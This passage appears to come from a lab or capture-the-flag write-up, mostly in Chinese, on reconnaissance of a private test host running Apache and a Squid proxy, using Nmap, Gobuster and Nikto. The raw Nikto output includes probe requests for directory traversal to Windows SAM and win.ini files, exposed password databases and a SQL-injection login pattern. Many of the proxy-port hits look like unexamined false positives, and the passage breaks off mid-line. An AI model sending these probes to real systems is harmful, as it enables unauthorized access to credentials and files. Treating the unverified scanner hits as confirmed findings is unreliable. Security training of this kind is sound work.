Host script results:|_dns-brute: Can't guess domain of "192.168.10.25"; use dns-brute.domain script argument.|_clock-skew: mean: -1s, deviation: 0s, median: -1s|_fcrdns: FAIL (No PTR record)| qscan:| PORT  FAMILY  MEAN (us)  STDDEV  LOSS (%)| 80    0       1089.20    247.59  0.0%|_3128  0       1043.60    231.06  0.0%|_path-mtu: PMTU == 1500|_ipidseq: All zeros
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Fri Feb 27 13:55:24 2026 -- 1 IP address (1 host up) scanned in 353.88 seconds
情报分析: 我们检测到仅有两个开放端口。除了标准 Web 服务器(Apache)外,值得注意的是端口 3128 上存在一个 Squid Proxy。开放代理可用作跳板,发起 SSRF(服务器端请求伪造)攻击,或访问被外部防火墙过滤的本地资源(localhost)。
1.2 网络枚举 (Gobuster 和 Nikto)
Sección titulada «1.2 Enumeración Web (Gobuster y Nikto)»我们将对 80 端口进行目录扫描,并使用 Nikto 扫描 80 端口和代理。
Gobuster 结果 (80 端口):
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$ gobuster dir -u [http://192.168.10.25](http://192.168.10.25) -w /usr/share/seclists/Discovery/Web-Content/common.txt===============================================================/.hta (Status: 403) [Size: 285]/.htpasswd (Status: 403) [Size: 290]/.htaccess (Status: 403) [Size: 290]/cgi-bin/ (Status: 403) [Size: 289]/background (Status: 200) [Size: 2572609]/index.html (Status: 200) [Size: 1136]/index (Status: 200) [Size: 1136]/server-status (Status: 403) [Size: 294]===============================================================┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-5-web]└─$Web 服务器的根目录似乎为空或受到严格限制。我们仅找到基本文件和一个大尺寸的背景图片。
Nikto 结果:
- 80 端口:
- Nikto v2.5.0/+ Target Host: 192.168.10.25+ Target Port: 80+ GET /: Server may leak inodes via ETags, header found with file /, inode: 87, size: 1136, mtime: Fri Jun 20 13:23:36 2014. See: CVE-2003-1418:+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:+ HEAD Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.+ GET /index: Uncommon header 'tcn' found, with contents: list.+ GET /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275:+ GET /login.php: Retrieved x-powered-by header: PHP/5.4.4-14+deb7u9.+ OPTIONS OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .+ GET /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/:+ GET /login.php: Admin login page/section found.+ GET /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.- 3128 端口:
- Nikto v2.5.0/+ Target Host: 192.168.10.25+ Target Port: 3128+ GET /: Retrieved via header: 1.0 localhost (squid/3.1.20).+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options:+ GET /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0.+ GET /: Uncommon header 'x-cache-lookup' found, with contents: NONE from localhost:3128.+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: Entry '<li><p>Illegal character in hostname; underscores are not ed.</p></li>' is returned a non-forbidden or redirect HTTP code (400). See: https://portswigger.net/kb/issues/00600600_robots-txt-file:+ GET /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt:+ GET /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php.+ GET /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default login to admin interface is admin/phplist.+ GET /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems which could not be tested remotely. See: https://seclists.org/bugtraq/2002/Jul/262:+ GET /ssdefs/: Siteseed pre 1.4.2 has 'major' security problems.+ GET /sshome/: Siteseed pre 1.4.2 has 'major' security problems.+ GET /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin.+ GET /tiki/tiki-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin.+ GET /scripts/samples/details.idc: NT ODBC Remote Compromise. See: http://attrition.org/security/advisory/individual/rfp/rfp.9901.nt_odbc:+ GET /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted. See: CVE-2000-0709:+ GET /~root/: Allowed to browse root's home directory. See: CVE-2001-1013:+ GET /cgi-bin/wrap: comes with IRIX 6.2; allows to view directories.+ GET /forums//admin/config.php: PHP Config file may contain database IDs and passwords.+ GET /forums//adm/config.php: PHP Config file may contain database IDs and passwords.+ GET /forums//administrator/config.php: PHP Config file may contain database IDs and passwords.+ GET /forums/config.php: PHP Config file may contain database IDs and passwords.+ GET /guestbook/guestbookdat: PHP-Gastebuch 1.60 Beta reveals sensitive information about its configuration.+ GET /guestbook/pwd: PHP-Gastebuch 1.60 Beta reveals the md5 hash of the admin password.+ GET /help/: Help directory should not be accessible.+ GET /hola/admin/cms/htmltags.php?datei=./sec/data.php: hola-cms-1.2.9-10 may reveal the administrator ID and password. See: https://vulners.com/exploitdb/EDB-ID:23027:+ GET /global.inc: PHP-Survey's include file should not be available via the web. Configure the web server to ignore .inc files or change this to global.inc.php. See: CVE-2002-0614:+ GET /inc/common.load.php: Bookmark4U v1.8.3 include files are not protected and may contain remote source injection by using the 'prefix' variable. See: CVE-2003-1253:+ GET /inc/config.php: Bookmark4U v1.8.3 include files are not protected and may contain remote source injection by using the 'prefix' variable. See: CVE-2003-1253:+ GET /inc/dbase.php: Bookmark4U v1.8.3 include files are not protected and may contain remote source injection by using the 'prefix' variable. See: CVE-2003-1253:+ GET /geeklog/users.php: Geeklog prior to 1.3.8-1sr2 contains a SQL injection vulnerability that lets a remote attacker reset admin password. See: https://vulners.com/osvdb/OSVDB:2703:+ GET /gb/index.php?login=true: gBook may allow admin login by setting the value 'login' equal to 'true'. See: CVE-2002-1560:+ GET /guestbook/admin.php: Guestbook admin page available without authentication.+ GET /getaccess: This may be an indication that the server is running getAccess for SSO.+ GET /cfdocs/expeval/openfile.cfm: Can use to expose the system/server path.+ GET /tsweb/: Microsoft TSAC found. See: https://web.archive.org/web/20040910030506/http://www.dslwebserver.com/main/fr_index.html?/main/sbs-Terminal-Services-Advanced-Client-Configuration.html:+ GET /vgn/performance/TMT: Vignette CMS admin/maintenance script available.+ GET /vgn/performance/TMT/Report: Vignette CMS admin/maintenance script available.+ GET /vgn/performance/TMT/Report/XML: Vignette CMS admin/maintenance script available.+ GET /vgn/performance/TMT/reset: Vignette CMS admin/maintenance script available.+ GET /vgn/ppstats: Vignette CMS admin/maintenance script available.+ GET /vgn/previewer: Vignette CMS admin/maintenance script available.+ GET /vgn/record/previewer: Vignette CMS admin/maintenance script available.+ GET /vgn/stylepreviewer: Vignette CMS admin/maintenance script available.+ GET /vgn/vr/Deleting: Vignette CMS admin/maintenance script available.+ GET /vgn/vr/Editing: Vignette CMS admin/maintenance script available.+ GET /vgn/vr/Saving: Vignette CMS admin/maintenance script available.+ GET /vgn/vr/Select: Vignette CMS admin/maintenance script available.+ GET /scripts/iisadmin/bdir.htr: This default script shows host info, may allow file browsing and buffer a overrun in the Chunked Encoding data transfer mechanism, request /scripts/iisadmin/bdir.htr??c:\<dir>. See: MS02-028:+ GET /scripts/iisadmin/ism.dll: Allows you to mount a brute force attack on passwords.+ GET /scripts/tools/ctss.idc: This CGI allows remote users to view and modify SQL DB contents, server paths, docroot and more.+ GET /bigconf.cgi: BigIP Configuration CGI.+ GET /blah_badfile.shtml: Allaire ColdFusion allows JSP source viewed through a vulnerable SSI call.+ GET /vgn/style: Vignette server may reveal system information through this file. See: CVE-2003-0401:+ GET /SiteServer/Admin/commerce/foundation/domain.asp: Displays known domains of which that server is involved. See: CVE-2002-1769:+ GET /SiteServer/Admin/commerce/foundation/driver.asp: Displays a list of installed ODBC drivers. See: CVE-2002-1769:+ GET /SiteServer/Admin/commerce/foundation/DSN.asp: Displays all DSNs configured for selected ODBC drivers. See: CVE-2002-1769:+ GET /SiteServer/admin/findvserver.asp: Gives a list of installed Site Server components. See: CVE-2002-1769:+ GET /SiteServer/Admin/knowledge/dsmgr/default.asp: Used to view current search catalog configurations.+ GET /basilix/mbox-list.php3: BasiliX webmail application prior to 1.1.1 contains a XSS issue in 'message list' function/page.+ GET /basilix/message-read.php3: BasiliX webmail application prior to 1.1.1 contains a XSS issue in 'read message' function/page.+ GET /clusterframe.jsp: Macromedia JRun 4 build 61650 remote administration interface is vulnerable to several XSS attacks.+ GET /IlohaMail/blank.html: IlohaMail 0.8.10 contains a XSS vulnerability. Previous versions contain other non-descript vulnerabilities.+ GET /bb-dnbd/faxsurvey: This may allow arbitrary command execution.+ GET /cartcart.cgi: If this is Dansie Shopping Cart 3.0.8 or earlier, it contains a backdoor to allow attackers to execute arbitrary commands.+ GET /scripts/Carello/Carello.dll: Carello 1.3 may allow commands to be executed on the server by replacing hidden form elements. This could not be tested by Nikto. See: CVE-2001-0614:+ GET /scripts/tools/dsnform.exe: Allows creation of ODBC Data Source.+ GET /scripts/tools/dsnform: Allows creation of ODBC Data Source.+ GET /SiteServer/Admin/knowledge/dsmgr/users/GroupManager.asp: Microsoft Site Server script used to create, modify, and potentially delete LDAP users and groups. See: https://securitytracker.com/id/1003420:+ GET /SiteServer/Admin/knowledge/dsmgr/users/UserManager.asp: Microsoft Site Server used to create, modify, and potentially delete LDAP users and groups. See: https://securitytracker.com/id/1003420:+ GET /prd.i/pgen/: Has MS Merchant Server 1.0.+ GET /readme.eml: Remote server may be infected with the Nimda virus.+ GET /scripts/httpodbc.dll: Possible IIS backdoor found.+ GET /scripts/proxy/w3proxy.dll: MSProxy v1.0 installed.+ GET /SiteServer/admin/: Site Server components admin. Default account may be 'LDAP_Anonymous', pass is 'LdapPassword_1'. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt:+ GET /siteseed/: Siteseed pre 1.4.2 have 'major' security problems.+ GET /pccsmysqladm/incs/dbconnect.inc: This file should not be accessible, as it contains database connectivity information. Upgrade to version 1.2.5 or higher.+ GET /iisadmin/: Access to /iisadmin should be restricted to localhost or allowed hosts only.+ GET /PDG_Cart/order.log: PDG Commerce log found. See: http://zodi.com/cgi-bin/shopper.cgi?display=intro&template=Intro/commerce.html:+ GET /ows/restricted%2eshow: OWS may allow restricted files to be viewed by replacing a character with its encoded equivalent.+ GET /view_source.jsp: Resin 2.1.2 view_source.jsp allows any file on the system to be viewed by using \..\ directory traversal. This script may be vulnerable.+ GET /w-agora/: w-agora pre 4.1.4 may allow a remote user to execute arbitrary PHP scripts via URL includes in include/*.php and user/*.php files. Default account is 'admin' but password set during install.+ GET /vider.php3: MySimpleNews may allow deleting of news items without authentication. See: CVE-2002-2320:+ GET /officescan/cgi/cgiChkMasterPwd.exe: Trend Micro Officescan allows you to skip the login page and access some CGI programs directly. See: https://web.archive.org/web/20030607054822/http://support.microsoft.com/support/exchange/content/whitepapers/owaguide.doc:+ GET /pbserver/pbserver.dll: This may contain a buffer overflow. See: MS00-094:+ GET /administrator/gallery/uploadimage.php: Mambo PHP Portal/Server 4.0.12 BETA and below may allow upload of any file type simply putting '.jpg' before the real file extension.+ GET /pafiledb/includes/team/file.php: paFileDB 3.1 and below may allow file upload without authentication.+ GET /phpEventCalendar/file_upload.php: phpEventCalendar 1.1 and prior are vulnerable to file upload bug.+ GET /servlet/com.unify.servletexec.UploadServlet: This servlet allows attackers to upload files to the server.+ GET /scripts/cpshost.dll: Posting acceptor possibly allows you to upload files.+ GET /upload.asp: An ASP page that allows attackers to upload files to server.+ GET /uploadn.asp: An ASP page that allows attackers to upload files to server.+ GET /uploadx.asp: An ASP page that allows attackers to upload files to server.+ GET /wa.exe: An ASP page that allows attackers to upload files to server.+ GET /basilix/compose-attach.php3: BasiliX webmail application prior to 1.1.1 contains a non-descript security vulnerability in compose-attach.php3 related to attachment uploads.+ GET /server/: Possibly Macromedia JRun or CRX WebDAV upload.+ GET /vgn/ac/data: Vignette CMS admin/maintenance script available.+ GET /vgn/ac/delete: Vignette CMS admin/maintenance script available.+ GET /vgn/ac/edit: Vignette CMS admin/maintenance script available.+ GET /vgn/ac/esave: Vignette CMS admin/maintenance script available.+ GET /vgn/ac/fsave: Vignette CMS admin/maintenance script available.+ GET /vgn/ac/index: Vignette CMS admin/maintenance script available.+ GET /vgn/asp/MetaDataUpdate: Vignette CMS admin/maintenance script available.+ GET /vgn/asp/previewer: Vignette CMS admin/maintenance script available.+ GET /vgn/asp/status: Vignette CMS admin/maintenance script available.+ GET /vgn/asp/style: Vignette CMS admin/maintenance script available.+ GET /vgn/errors: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/controller: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/errorpage: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/initialize: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/jspstatus: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/jspstatus56: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/metadataupdate: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/previewer: Vignette CMS admin/maintenance script available.+ GET /vgn/jsp/style: Vignette CMS admin/maintenance script available.+ GET /vgn/legacy/edit: Vignette CMS admin/maintenance script available.+ GET /vgn/login: Vignette server may allow user enumeration based on the login attempts to this file.+ GET /forum/admin/wwforum.mdb: Web Wiz Forums password database found. See: https://seclists.org/bugtraq/2003/Apr/238:+ GET /fpdb/shop.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /guestbook/admin/o12guest.mdb: Ocean12 ASP Guestbook Manager allows download of SQL database which contains admin password. See: https://www.exploit-db.com/exploits/22484:+ GET /midicart.mdb: MIDICART database is available for browsing. This should not be allowed via the web server. See: CVE-2002-1432:+ GET /MIDICART/midicart.mdb: MIDICART database is available for browsing. This should not be allowed via the web server. See: CVE-2002-1432:+ GET /mpcsoftweb_guestbook/database/mpcsoftweb_guestdata.mdb: MPCSoftWeb Guest Book passwords retrieved. See: https://www.exploit-db.com/exploits/22513:+ GET /news/news.mdb: Web Wiz Site News release v3.06 admin password database is available and unencrypted.+ GET /shopping300.mdb: VP-ASP shopping cart application allows .mdb files (which may include customer data) to be downloaded via the web. These should not be available. See: https://securitytracker.com/id/1004382:+ GET /shopping400.mdb: VP-ASP shopping cart application allows .mdb files (which may include customer data) to be downloaded via the web. These should not be available. See: https://securitytracker.com/id/1004382:+ GET /shoppingdirectory/midicart.mdb: MIDICART database is available for browsing. This should not be allowed via the web server. See: CVE-2002-1432:+ GET /database/db2000.mdb: Max Web Portal database is available remotely. It should be moved from the default location to a directory outside the web root. See: https://www.medae.co/en/max/web-app:+ GET /admin/config.php: PHP Config file may contain database IDs and passwords.+ GET /adm/config.php: PHP Config file may contain database IDs and passwords.+ GET /administrator/config.php: PHP Config file may contain database IDs and passwords.+ GET /contents.php?new_language=elvish&mode=select: Requesting a file with an invalid language selection from DC Portal may reveal the system path.+ GET /pw/storemgr.pw: Encrypted ID/Pass for Mercantec's SoftCart. See: CVE-1999-0609:+ GET /servlet/com.livesoftware.jrun.plugins.ssi.SSIFilter: Allaire ColdFusion allows JSP source viewed through a vulnerable SSI call.+ GET /shopa_sessionlist.asp: VP-ASP shopping cart test application is available from the web. This page may give the location of .mdb files which may also be available.+ GET /simplebbs/users/users.php: Simple BBS 1.0.6 allows user information and passwords to be viewed remotely. See: https://www.webhostingtalk.nl/bugtraq-mailing-lijst/23898-simplebbs-1-0-6-default-permissions-vuln.html:+ GET /typo3conf/: This may contain sensitive TYPO3 files.+ GET /cms/typo3conf/: This may contain sensitive TYPO3 files.+ GET /site/typo3conf/: This may contain sensitive TYPO3 files.+ GET /typo/typo3conf/: This may contain sensitive TYPO3 files.+ GET /typo3/typo3conf/: This may contain sensitive TYPO3 files.+ GET /typo3conf/database.sql: TYPO3 SQL file found.+ GET /cms/typo3conf/database.sql: TYPO3 SQL file found.+ GET /site/typo3conf/database.sql: TYPO3 SQL file found.+ GET /typo/typo3conf/database.sql: TYPO3 SQL file found.+ GET /typo3/typo3conf/database.sql: TYPO3 SQL file found.+ GET /typo3conf/localconf.php: TYPO3 config file found.+ GET /cms/typo3conf/localconf.php: TYPO3 config file found.+ GET /site/typo3conf/localconf.php: TYPO3 config file found.+ GET /typo/typo3conf/localconf.php: TYPO3 config file found.+ GET /typo3/typo3conf/localconf.php: TYPO3 config file found.+ GET /vchat/msg.txt: VChat allows user information to be retrieved. See: https://www.securityfocus.com/bid/7186/info:+ GET /vgn/license: Vignette server license file found. See: CVE-2003-0403:+ GET /webcart-lite/config/import.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /webcart-lite/orders/import.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /webcart/carts/: This may allow attackers to read credit card data. Reconfigure to make this dir not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /webcart/config/: This may allow attackers to read credit card data. Reconfigure to make this dir not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /webcart/config/clients.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /webcart/orders/: This may allow attackers to read credit card data. Reconfigure to make this dir not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /webcart/orders/import.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /ws_ftp.ini: Can contain saved passwords for FTP sites.+ GET /WS_FTP.ini: Can contain saved passwords for FTP sites.+ GET /_mem_bin/auoconfig.asp: Displays the default AUO (LDAP) schema, including host and port.+ GET /SiteServer/Admin/knowledge/persmbr/vs.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17659:+ GET /SiteServer/Admin/knowledge/persmbr/VsLsLpRd.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17661:+ GET /SiteServer/Admin/knowledge/persmbr/VsPrAuoEd.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17662:+ GET /SiteServer/Admin/knowledge/persmbr/VsTmPr.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17660:+ GET /tvcs/getservers.exe?action=selects1: Following steps 2-4 of this page may reveal a zip file that contains passwords and system details.+ GET /whatever.htr: May reveal physical path. htr files may also be vulnerable to an off-by-one overflow that allows remote command execution. See: MS02-018:+ GET /nsn/fdir.bas:ShowVolume: You can use ShowVolume and ShowDirectory directly on the Novell server (NW5.1) to view the filesystem without having to log in.+ GET /forum/admin/database/wwForum.mdb: Web Wiz Forums pre 7.5 is vulnerable to Cross-Site Scripting attacks. Default login/pass is Administrator/letmein.+ GET /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain other non-descript vulnerabilities.+ GET /jamdb/: JamDB pre 0.9.2 mp3.php and image.php can allow user to read arbitrary file out of docroot.+ GET /cgi/cgiproc?: It may be possible to crash Nortel Contivity VxWorks by requesting '/cgi/cgiproc?$' (not attempted!). Upgrade to version 2.60 or later. See: CVE-2000-0063:+ GET /servlet/SchedulerTransfer: PeopleSoft SchedulerTransfer servlet found, which may allow remote command execution. See: CVE-2003-0104:+ GET /servlet/sunexamples.BBoardServlet: This default servlet lets attackers execute arbitrary commands.+ GET /servlets/SchedulerTransfer: PeopleSoft SchedulerTransfer servlet found, which may allow remote command execution. See: CVE-2003-0104:+ GET /perl/-e%20print%20Hello: The Perl interpreter on the Novell system may allow any command to be executed. See: BID-5520:+ GET /vgn/legacy/save: Vignette Legacy Tool may be unprotected. To access this resource, set a cookie called 'vgn_creds' with any value.+ GET /IDSWebApp/IDSjsp/Login.jsp: Tivoli Directory Server Web Administration.+ GET /quikstore.cfg: Shopping cart config file, http://www.quikstore.com/, http://www.mindsec.com/advisories/post2.txt. See: CVE-1999-0607:+ GET /quikstore.cgi: A shopping cart.+ GET /securecontrolpanel/: Web Server Control Panel.+ GET /siteminder: This may be an indication that the server is running Siteminder for SSO.+ GET /webmail/: Web based mail package installed.+ GET /_cti_pvt/: FrontPage directory found.+ GET /smg_Smxcfg30.exe?vcc=3560121183d3: This may be a Trend Micro Officescan 'backdoor'.+ GET /nsn/..%5Cutil/attrib.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/chkvol.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/copy.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/del.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/dir.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/dsbrowse.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/glist.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/lancard.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/md.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/rd.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/ren.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/send.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/set.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/slist.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/type.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cutil/userlist.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cweb/env.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cweb/fdir.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cwebdemo/env.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /nsn/..%5Cwebdemo/fdir.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.+ GET /upd/: WASD Server can allow directory listings by requesting /upd/directory/. Upgrade to a later version and secure according to the documents on the WASD web site.+ GET /CVS/Entries: CVS Entries file may contain directory listing information.+ GET /3rdparty/phpMyAdmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536:+ GET /phpMyAdmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536:+ GET /3rdparty/phpmyadmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536:+ GET /phpmyadmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536:+ GET /pma/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536:+ GET /.tools/phpMyAdmin/current/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536:+ GET /LOGIN.PWD: MIPCD password file with unencrypted passwords. MIPDCD should not have the web interface enabled.+ GET /USER/CONFIG.AP: MIPCD configuration information. MIPCD should not have the web interface enabled.+ GET /admin-serv/config/admpw: This file contains the encrypted Netscape admin password. It should not be accessible via the web.+ GET /cgi-bin/cgi_process: WASD reveals a lot of system information in this script. It should be removed.+ GET /ht_root/wwwroot/-/local/httpd$map.conf: WASD reveals the http configuration file. Upgrade to a later version and secure according to the documents on the WASD web site.+ GET /local/httpd$map.conf: WASD reveals the http configuration file. Upgrade to a later version and secure according to the documents on the WASD web site.+ GET /tree: WASD Server reveals the entire web root structure and files via this URL. Upgrade to a later version and secure according to the documents on the WASD web site.+ GET /examples/servlet/AUX: Apache Tomcat versions below 4.1 may be vulnerable to DoS by repeatedly requesting this file.+ GET /Config1.htm: This may be a D-Link. Some devices have a DoS condition if an oversized POST request is sent. This DoS was not tested. See: https://raw.githubusercontent.com/sullo/advisory-archives/master/phenoelit.de_dp-300.txt:+ GET /contents/extensions/asp/1: The IIS system may be vulnerable to a DOS. See: MS02-018:+ GET /WebAdmin.dll?View=Logon: Some versions of WebAdmin are vulnerable to a remote DoS (not tested). See: CVE-2005-1247:+ GET /cgi-win/cgitest.exe: This CGI may allow the server to be crashed remotely. See: CVE-2002-0128:+ GET /cgi-shl/win-c-sample.exe: win-c-sample.exe has a buffer overflow.+ GET /.nsf/../winnt/win.ini: This win.ini file can be downloaded.+ GET /................../config.sys: PWS allows files to be read by prepending multiple '.' characters. At worst, IIS, not PWS, should be used.+ GET /../../../../winnt/repair/sam._: Sam backup successfully retrieved.+ GET /..\..\..\..\..\..\temp\temp.class: Cisco ACS 2.6.x and 3.0.1 (build 40) allows authenticated remote users to retrieve any file from the system. Upgrade to the latest version.+ GET /admentor/adminadmin.asp: Version 2.11 of AdMentor is vulnerable to SQL injection during login, in the style of: ' or =. See: CVE-2002-0308:+ GET /My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: CVE-2006-6795:+ GET /postnuke/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: CVE-2006-6795:+ GET /postnuke/html/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: CVE-2006-6795:+ GET /modules/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: CVE-2006-6795:+ GET /phpBB/My_eGallery/public/displayCategory.php: 